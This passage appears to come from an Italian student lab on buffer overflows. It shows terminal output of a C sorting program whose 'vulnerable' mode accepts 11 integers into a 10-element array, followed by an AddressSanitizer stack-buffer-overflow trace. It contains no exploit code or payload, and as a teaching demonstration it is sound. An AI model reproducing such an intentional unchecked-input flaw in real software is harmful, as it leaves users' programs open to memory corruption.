[6]: 44

[7]: 4

[8]: 4

[9]: 4

[10]: 4

Il vettore ordinato e':

[1]: 4

[2]: 4

[3]: 4

[4]: 4

[5]: 4

[6]: 4

[7]: 4

[8]: 4

[9]: 44

[10]: 54

```
(kali㉿kali)-[~]  
$ ./programma
```

Scegli una modalita':

1. Ordinamento Sicuro
2. Ordinamento Vulnerabile (Causa Overflow)

Inserisci la tua scelta: 2

Hai scelto la modalita' vulnerabile.

Inserisci 11 interi (causera' un errore di overflow):

[1]:4

[2]:4

[3]:4

[4]:4

[5]:4

[6]:4

[7]:4

[8]:4

[9]:4

[10]:4

[11]:4

```
==4976==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x7b3b2fc00058 at pc 0x7f3b32ca2cbc bp 0x7fff71e47a90 sp 0x7fff71e47250  
WRITE of size 4 at 0x7b3b2fc00058 thread T0  
#0 0x7f3b32ca2cbb in scanf_common ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors_format.inc:342  
#1 0x7f3b32ce3139 in __isoc99_vscanf ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:1544  
#2 0x7f3b32ce3784 in __isoc99_scanf ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:1575  
#3 0x559f1e3800a8 in vulnerable_overflow /home/kali/Desktop/BOF.c:50
```

